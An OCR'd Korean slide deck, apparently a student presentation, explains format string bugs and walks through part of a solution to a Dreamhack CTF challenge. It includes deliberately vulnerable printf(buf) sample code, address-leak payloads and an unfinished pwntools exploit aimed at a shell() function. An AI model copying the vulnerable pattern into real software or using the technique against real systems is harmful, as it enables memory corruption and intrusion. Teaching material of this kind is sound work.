10106 김필립

Format String AEG

문제 풀이

Contents

"%p%s%s%s%s%n"

Contents

Contents

Contents

"%p%s%s%s%s%n"

Contents

1. Format String Bug란?
2. 문제 소개
3. 문제 풀이
4. Q&A

1. Format String Bug란?

"%p%s%s%s%s%n"

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String?

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String?

```c
#include <stdio.h>

int main() {

    int a = 100;
    printf("%d", a);
    return 0;

}
```

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String?

```c
#include <stdio.h>

int main() {

    int a = 100;
    printf("%d", a);
    return 0;

}
```

Format String

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String의 종류

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String의 종류

%d	10진수
%s	문자열
%x	16진수
%p	포인터
%n	현재까지 사용된 문자열의 길이 저장

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String을 인자로 사용하는 함수

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String을 인자로 사용하는 함수

scanf, fprintf, fscanf, sprintf, sscanf 등..

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug?

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug?

Format String을 사용하는 함수에서 Format을
제대로 지정해 주지 않을 경우 발생하는 취약점

1. Format String Bug란?

"%p%s%s%s%s%n"

```c
#include <stdio.h>

int main() {

    char buf[1024];
    printf("Input: ");
    fgets(buf, 1024, stdin);
    printf("Result: ");
    printf(buf);
    return 0;

}
```

1. Format String Bug란?

"%p%s%s%s%s%n"

```c
#include <stdio.h>

int main() {

    char buf[1024];
    printf("Input: ");
    fgets(buf, 1024, stdin);
    printf("Result: ");
    printf(buf);
    return 0;

}
```

Format String Bug

1. Format String Bug란?

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
Input: AAAA
```

1. Format String Bug란?

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
Input: AAAA
Result: AAAA
```

1. Format String Bug란?

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
Input: %p %p %p
```

1. Format String Bug란?

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ ./FSB.c
Input: %p %p %p
Result: 0x203a746c75736552 (nil) 0x203a746c75736552
```

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug가 발생했을 경우

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug가 발생했을 경우

1. 정보 유출

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug가 발생했을 경우

1. 정보 유출

2. 메모리 수정

1. Format String Bug란?

"%p%s%s%s%s%n"

Format String Bug가 발생했을 경우

1. 정보 유출

2. 메모리 수정

3. 임의 코드 실행

1. Format String Bug란?

"%p%s%s%s%s%n"

인자 순서(x86-64 함수 호출 규약 기준)

1. Format String Bug란?

"%p%s%s%s%s%n"

인자 순서(x86-64 함수 호출 규약 기준)

rsi, rdx, rcx, r8, r9, [rsp], [rsp+8], [rsp+0x10]

1. Format String Bug란?

"%p%s%s%s%s%n"

보안 대책

1. Format String Bug란?

"%p%s%s%s%s%n"

보안 대책

```
printf(buf);     ->
```

1. Format String Bug란?

"%p%s%s%s%s%n"

보안 대책

```
printf(buf);     ->     printf("%s", buf);
```

1. Format String Bug란?

"%p%s%s%s%s%n"

보안 대책

```
printf(buf);      ->      printf("%s", buf);

                          puts(buf);
```

2. 문제 소개

"%p%s%s%s%s%n"

2. 문제 소개

"%p%s%s%s%s%n"

2. 문제 소개

"%p%s%s%s%s%n"

문제 설명

Description

취약한 바이너리를 자동으로 생성하는 프로그램이 실행되고 있습니다.
당신만의 Automatic Exploit Generation 스크립트를 제작해 플래그를 획득하세요!

20 스테이지로 이루어져 있습니다.
문제 당 timeout은 10초 입니다.
다음 스테이지로 넘어가기 위해서는, /tmp/subflag_*.txt에 존재하는 스테이지 별 flag를 획득한 뒤
부모 프로세스로 돌아와 (exit) 인증하시면 됩니다.
마지막 스테이지를 성공하면, 문제의 원본 플래그가 출력됩니다.
원본 플래그는 DH{...}, 스테이지 별 플래그는 SUBFLAG{...}의 포맷을 갖추고 있습니다.


- 문제 환경은 ubuntu:22.04 (ubuntu:22.04@sha256:817cfe4672284dcbfee885b1a66094fd907630d610cab329114d036716be49ba) 입니다.

2. 문제 소개

"%p%s%s%s%s%n"


2. 문제 소개

"%p%s%s%s%s%n"




2. 문제 소개

"%p%s%s%s%s%n"



2. 문제 소개

"%p%s%s%s%s%n"



2. 문제 소개

"%p%s%s%s%s%n"

README.txt

Again!
good luck!

2. 문제 소개

"%p%s%s%s%s%n"

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다. 서버 닫기

Host: host1.dreamhack.games
Port: 10886/tcp → 8080/tcp

시스템해킹 문제: nc host1.dreamhack.games 10886
웹해킹 문제: http://host1.dreamhack.games:10886/

2. 문제 소개

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$
```

2. 문제 소개

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886
```

2. 문제 소개

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886

By Wyv3rn
- H o w 2 B a e g -

Are u ready (y/n) ?
```

2. 문제 소개

"%p%s%s%s%s%n"

```
ph1l1lp@DESKTOP-3LHD5QI:~$ nc host1.dreamhack.games 10886

By Wyv3rn
- H o w 2 B a e g -

Are u ready (y/n) ? y
```

2. 문제 소개

"%p%s%s%s%s%n"

```
...
AAAAGAQAAAQAAAAMAAAAAAAAAAEAAAAAAAAAAMAAAAAAAABAAAAAAAAAAAAAAAAAAAAA
AIAAAAAAAAAAAAAAAAAAAADAEAAAgAAAADAAAAAAAAABBAAAAAAAAAEDAAAAAAAAAgAAA
AAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAAABEBAAABAAAAMAAAAAAAAAAAAAAAAAA
AABAwAAAAAAALQAAAAAAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAAABAAAAAgAAAAA
AAAAAAAAAAAAAAAAAABAMAAAAAAAAJgEAAAAAAAHQAAABIAAAAIAAAAAAAABgAAAAA
AAAACQAAAAMAAAAAAAAAAAAAAAAAAAAAA2DQAAAAAAC8AgAAAAAAAAAAAAAAAAA
AQAAAAAAAAAAAAAAAAABEAAAADAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAGgEA
AAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAA='

--------------BINARY FIN---------------


[*] Welcome to FSAEG!
[*] Input :
```

2. 문제 소개

"%p%s%s%s%s%n"

```
...
AAAACQAAAAMAAAAAAAAAAAAAAAAAAAAAA2DQAAAAAAAC8AgAAAAAAAAAAAAAAAAAA
AQAAAAAAAAAAAAAAAAAABEAAAADAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAAGgEA
AAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAA='

--------------BINARY FIN---------------


[*] Welcome to FSAEG!
[*] Input : a
[*] Your input : a
[*] Another input :
```

2. 문제 소개

"%p%s%s%s%s%n"

```
...
AAAACQAAAAMAAAAAAAAAAAAAAAAAAAAAA2DQAAAAAAAC8AgAAAAAAAAAAAAAAAAAA
AQAAAAAAAAAAAAAAAAAABEAAAADAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAAGgEA
AAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAA='

----------BINARY FIN----------


[*] Welcome to FSAEG!
[*] Input : a
[*] Your input : a
[*] Another input : a
[*] Another your input : a
[*] flag :
```

2. 문제 소개

"%p%s%s%s%s%n"

```
...
AAAACQAAAAMAAAAAAAAAAAAAAAAAAAAAA2DQAAAAAAAC8AgAAAAAAAAAAAAAAAAAA
AQAAAAAAAAAAAAAAAAAABEAAAADAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAAGgEA
AAAAAAAAAAAAAAAAAAEAAAAAAAAAAAAAAAAAA='

----------BINARY FIN----------


[*] Welcome to FSAEG!
[*] Input : a
[*] Your input : a
[*] Another input : a
[*] Another your input : a
[*] flag : a
[*] Wrong
```

3. 문제 풀이

"%p%s%s%s%s%n"

3. 문제 풀이

"%p%s%s%s%s%n"

...
AAAAAAAAB4PQAAAAAAAHgtAAAAAAAACAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAACAAAAAA
AAADxAAAADwAAAAMAAAAAAAAAgD0AAAAAAACALQAAAAAAAAgAAAAAAAAAAAAAAAAAAAAA
IAAAAAAAAAAgAAAAAAAAA/QAAAAYAAAADAAAAAAAAAIg9AAAAAAAAiC0AAAAAADwAQAAA
AAAAAcAAAAAAAAACAAAAAAAAAAQAAAAAAAAAKsAAAABAAAAAwAAAAAAAB4PwAAAAAAA
HgvAAAAAAAAiAAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAACAAAAAAAAAAGAQAAAQAAAAMAA
AAAAAAAAEAAAAAAAAAAMAAAAAAAABAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAA
AADAEAAAgAAAADAAAAAAAAABBAAAAAAAAAEDAAAAAAAAAgAAAAAAAAAAAAAAAAAAAEA
AAAAAAAAAAAAAAAAAAABEBAAABAAAAMAAAAAAAAAAAAAAAAAAAABAwAAAAAAALQAAAA
AAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAAABAAAAAgAAAAAAAAAAAAAAAAAAAAAAA
BAMAAAAAAAAJgEAAAAAAAHQAAABIAAAAIAAAAAAAAABgAAAAAAAACQAAAAMAAAAAA
AAAAAAAAAAAAAAAAA2DQAAAAAAC8AgAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAA
AAABEAAAADAAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAAGgEAAAAAAAAAAAAAAAAAA
EAAAAAAAAAAAAAAAAAA=

3. 문제 풀이

"%p%s%s%s%s%n"

```
...
AAAAAAAAB4PQAAAAAAAHgtAAAAAAAACAAAAAAAAAAAAAAAAAAAAAgAAAAAAAAACAAAAAA
AAADxAAAADwAAAAMAAAAAAAAAgD0AAAAAACALQAAAAAAAAgAAAAAAAAAAAAAAAAAAAAA
IAAAAAAAAAAgAAAAAAAA/QAAAAYAAAADAAAAAAAAAIg9AAAAAAAAiC0AAAAAADwAQAAA
AAAAAcAAAAAAAACAAAAAAAAAAQAAAAAAAAAKsAAAABAAAAAwAAAAAAAB4PwAAAAAA
HgvAAAAAAAAiAAAAAAAAAAAAAAAAAAAAAAgAAAAAAAACAAAAAAAAAAGAQAAAQAAAAMAA
AAAAAAAAEAAAAAAAAAAMAAAAAAAABAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAAAAAAAAA
AADAEAAAgAAAADAAAAAAAAABBAAAAAAAAAEDAAAAAAAAAgAAAAAAAAAAAAAAAAAAAEA
AAAAAAAAAAAAAAAAAAABEBAAABAAAAMAAAAAAAAAAAAAAAAAAAABAwAAAAAAALQAAAA
AAAAAAAAAAAAAAAAEAAAAAAAAAAQAAAAAAAABAAAAAgAAAAAAAAAAAAAAAAAAAAAAA
BAMAAAAAAAAJgEAAAAAAAHQAAABIAAAAIAAAAAAAAABgAAAAAAAACQAAAAMAAAAAA
AAAAAAAAAAAAAAAAA2DQAAAAAAC8AgAAAAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAA
AAABEAAAADAAAAAAAAAAAAAAAAAAAAAAAJQ3AAAAAAAAGgEAAAAAAAAAAAAAAAAAA
EAAAAAAAAAAAAAAAAAA=
```

base64 encoding!!

3. 문제 풀이

"%p%s%s%s%s%n"

```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf
ph1l1p@DESKTOP-3LHD5QI:~$ ls
README.txt    output.elf
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
ph1l1p@DESKTOP-3LHD5QI:~$ echo "...AAAAAAA=" | base64 -d > output.elf
ph1l1p@DESKTOP-3LHD5QI:~$ ls
README.txt    output.elf
ph1l1p@DESKTOP-3LHD5QI:~$ ./output.elf

[*] Welcome to FSAEG!
[*] Input : TOoooOoo late..
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
ph1l1p@DESKTOP-3LHD5QI:~$ checksec output.elf
[*] '/mnt/c/Users/김필립/Downloads/Format_String_AEG/output.elf'
    Arch:       amd64-64-little
    RELRO:      Full RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
```

3. 문제 풀이

"%p%s%s%s%s%n"

IDA

3. 문제 풀이

"%p%s%s%s%s%n"

- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- alarm_handler
- initialize
- shell
- main
- _term_proc

3. 문제 풀이

"%p%s%s%s%s%n"

- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- alarm_handler
- initialize
- shell
- main
- _term_proc

3. 문제 풀이

"%p%s%s%s%s%n"

```
int shell()
{
  puts("good");
  return system("/bin/sh");
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- alarm_handler
- initialize
- shell
- main
- _term_proc

3. 문제 풀이

"%p%s%s%s%s%n"

- _start
- deregister_tm_clones
- register_tm_clones
- __do_global_dtors_aux
- frame_dummy
- alarm_handler
- initialize
- shell
- main
- _term_proc

3. 문제 풀이

"%p%s%s%s%s%n"

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
  int v5; // [rsp+90h] [rbp-10h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  initialize(argc, argv, envp);
  puts(&byte_2021);
  puts("[*] Welcome to FSAEG!");
  printf("[*] Input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Your input : ");
  printf((const char *)buf, buf);
  printf("[*] Another input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Another your input : ");
  return printf((const char *)buf);
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
  int v5; // [rsp+90h] [rbp-10h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  initialize(argc, argv, envp);
  puts(&byte_2021);
  puts("[*] Welcome to FSAEG!");
  printf("[*] Input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Your input : ");
  printf((const char *)buf, buf);          <- Format String Bug
  printf("[*] Another input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Another your input : ");
  return printf((const char *)buf);
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
  int v5; // [rsp+90h] [rbp-10h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  initialize(argc, argv, envp);
  puts(&byte_2021);
  puts("[*] Welcome to FSAEG!");
  printf("[*] Input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Your input : ");
  printf((const char *)buf, buf);          <- Format String Bug
  printf("[*] Another input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Another your input : ");
  return printf((const char *)buf);        <- Format String Bug
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 넣기

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 넣기

3. 문제 풀이

"%p%s%s%s%s%n"

```
ph1l1p@DESKTOP-3LHD5QI:~$ code .
```

3. 문제 풀이

"%p%s%s%s%s%n"

```python
from pwn import *

p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']


p.interactive()
```

3. 문제 풀이

"%p%s%s%s%s%n"

```python
from pwn import *

p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']

payload = '%p ' * 33 # len = 99
pause()
p.sendafter(b": ", payload)

p.interactive()
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
  int v5; // [rsp+90h] [rbp-10h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  initialize(argc, argv, envp);
  puts(&byte_2021);
  puts("[*] Welcome to FSAEG!");
  printf("[*] Input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Your input : ");
  printf((const char *)buf, buf);
  printf("[*] Another input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Another your input : ");
  return printf((const char *)buf);
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

```python
from pwn import *

p = process('./output.elf')
e = ELF('./output.elf')

shell = e.sym['shell']

payload = '%p ' * 33 # len = 99
pause()
p.sendafter(b": ", payload)

p.interactive()
```

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  __int64 buf[12]; // [rsp+30h] [rbp-70h] BYREF
  int v5; // [rsp+90h] [rbp-10h]
  unsigned __int64 v6; // [rsp+98h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  memset(buf, 0, sizeof(buf));
  v5 = 0;
  initialize(argc, argv, envp);
  puts(&byte_2021);
  puts("[*] Welcome to FSAEG!");
  printf("[*] Input : ");
  read(0, buf, 0x64uLL);  <- 0x64 = 100
  printf("[*] Your input : ");
  printf((const char *)buf, buf);
  printf("[*] Another input : ");
  read(0, buf, 0x64uLL);
  printf("[*] Another your input : ");
  return printf((const char *)buf);
}
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
[*] Switching to interactive mode
$
[*] Your input :
0x7ffd9f11d4e0 (nil) 0x7f0bbd57a887 0x11 (nil) (nil) (nil) (nil)  (nil) (nil) 0x1
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x2520702520702520 0x2070252070252070 0x207025
0x4b296cc18c0b3200 0x1 0x7f0bbd48fd90 (nil) 0x564fa4a7f2f8 0x100870200
0x7ffc00870218 (nil) 0x8c9e51ef037212e8
$
```

3. 문제 풀이

"%p%s%s%s%s%n"

1. 0x7ffd9f11d4e0

3. 0x7f0bbd57a887

29. 0x564fa4a7f2f8

31. 0x7ffc00870218

3. 문제 풀이

"%p%s%s%s%s%n"

1. 0x7ffd9f11d4e0 → ► 0x7ffc00852000 0x7ffc00873000 rw-p 21000 0 [stack] +0x1bf40

3. 0x7f0bbd57a887 → ► 0x7f0bbd48e000 0x7f0bbd623000 r-xp 195000 28000 /usr/lib/x86_64-linux-gnu/libc.so.6 +0xec887

29. 0x564fa4a7f2f8 → ► 0x564fa4a7f000 0x564fa4a80000 r-xp 1000 1000 /mnt/c/Users/김필립/Downloads/Format_String_AEG/output.elf +0x2f8

31. 0x7ffc00870218 → ► 0x7f0bbd48e000 0x7f0bbd623000 r-xp 195000 28000 /usr/lib/x86_64-linux-gnu/libc.so.6 +0xec887

3. 문제 풀이

"%p%s%s%s%s%n"

```
pwndbg> retaddr
0x7ffd9f11f5f8 —▸ 0x561e6e5da459 (main+353) ◂— lea rax, [rip + 0xc0c]
0x7ffc00870108 —▸ 0x7f0bbd48fd90 (__libc_start_call_main+128) ◂— mov edi, eax
0x7ffc008701a8 —▸ 0x7f0bbd48fe40 (__libc_start_main+128) ◂— mov r15, qword
ptr [rip + 0x1f0159]
0x7ffc008701f8 —▸ 0x564fa4a7f185 (_start+37) ◂— hlt
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
pwndbg> p/x 0x7ffd9f11f5f8 - 0x7ffd9f11d4e0
$1 = 0x2118
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
...

payload = '%p' * 33 # len = 99

p.recvuntil(b': ')
ret_addr = int(p.recvuntil(b',')[:-1], 16)
ret = ret_addr + 0x2118
print(hex(ret))

p.sendafter(b": ", payload)

p.interactive()
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
/mnt/c/Users/김필립/Downloads/Format_String_AEG/expolit.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendafter(b": ", payload)
0x7ffd22584b68

[*] Switching to interactive mode
$
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
/mnt/c/Users/김필립/Downloads/Format_String_AEG/expolit.py:9: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
  p.sendafter(b": ", payload)
0x7ffd22584b68

[*] Switching to interactive mode
$
```

```
pwndbg> retaddr
0x7ffd22584b68 —▸ 0x561e6e5da459 (main+353) ◂— lea rax, [rip + 0xc0c]
0x7ffc00870108 —▸ 0x7f0bbd48fd90 (__libc_start_call_main+128) ◂— mov edi, eax
0x7ffc008701a8 —▸ 0x7f0bbd48fe40 (__libc_start_main+128) ◂— mov r15, qword ptr [rip + 0x1f0159]
0x7ffc008701f8 —▸ 0x564fa4a7f185 (_start+37) ◂— hlt
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x564fa4a7f000
$2 = 0x2f8
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
.text:00000000000012CF ; int shell()
.text:00000000000012CF                 public shell
.text:00000000000012CF                 shell proc near
.text:00000000000012CF ; __unwind {
.text:00000000000012CF                 endbr64
.text:00000000000012D3                 push rbp
.text:00000000000012D4                 mov rbp, rsp
.text:00000000000012D7                 lea rax, aGood          ; "good"
.text:00000000000012DE                 mov rdi, rax            ; s
.text:00000000000012E1                 call _puts
.text:00000000000012E6                 lea rax, command        ; "/bin/sh"
.text:00000000000012ED                 mov rdi, rax            ; command
.text:00000000000012F0                 call _system
.text:00000000000012F5                 nop
.text:00000000000012F6                 pop rbp
.text:00000000000012F7                 retn
.text:00000000000012F7 ; } // starts at 12CF
.text:00000000000012F7 shell       endp
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
.text:00000000000012CF ; int shell()
.text:00000000000012CF                 public shell
.text:00000000000012CF                 shell proc near
.text:00000000000012CF ; __unwind {
.text:00000000000012CF                 endbr64
.text:00000000000012D3                 push rbp
.text:00000000000012D4                 mov rbp, rsp
.text:00000000000012D7                 lea rax, aGood          ; "good"
.text:00000000000012DE                 mov rdi, rax            ; s
.text:00000000000012E1                 call _puts
.text:00000000000012E6                 lea rax, command        ; "/bin/sh"
.text:00000000000012ED                 mov rdi, rax            ; command
.text:00000000000012F0                 call _system
.text:00000000000012F5                 nop
.text:00000000000012F6                 pop rbp
.text:00000000000012F7                 retn
.text:00000000000012F7 ; } // starts at 12CF
.text:00000000000012F7 shell       endp
```

3. 문제 풀이

